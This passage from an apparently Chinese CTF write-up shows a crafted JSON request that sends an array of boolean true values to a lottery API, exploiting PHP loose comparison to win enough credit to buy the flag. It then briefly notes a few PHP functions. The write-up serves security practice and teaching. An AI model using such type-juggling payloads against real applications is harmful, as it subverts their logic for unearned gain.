```
$.ajax({
    method: "POST",
    url: "api.php",
    dataType: "json",
    contentType: "application/json",
    data: JSON.stringify({ action: "buy", numbers: numbers })
```

在api.php页面中构造json发送`{"action":"buy","numbers":[true,true,true,true,true,true,true]}`

然后攒钱买flag即可

分析过程中遇到的一些函数：

> basename() 函数返回路径中的文件名部分。$_SERVER[‘SCRIPT_NAME’]返回当前脚本的路径
> openssl_random_pseudo_bytes()生成一个伪随机字节串
> strval()获取变量的字符串值

0x18 [Hack.lu-2017] FlatScience

https://blog.csdn.net/zz_Caleb/article/details/89323133